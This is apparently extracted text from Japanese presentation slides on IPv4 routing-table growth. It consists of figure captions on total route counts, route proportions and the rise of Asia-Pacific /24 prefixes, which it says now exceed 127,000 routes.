
IPv4経路数の推移




IPv4経路数の推移



IPv4経路数の推移（割合）



IPv4経路数の推移 (割合)




AP地域の/24の推移

AP地域の/24のみで**12.7万経路超**、増加率は約20年の統計で初の5%増に

注：移転も含まれるため誤差あり（統計情報が/8単位では取得できない）


経路数

増加率



AP地域の/24の推移

経路数

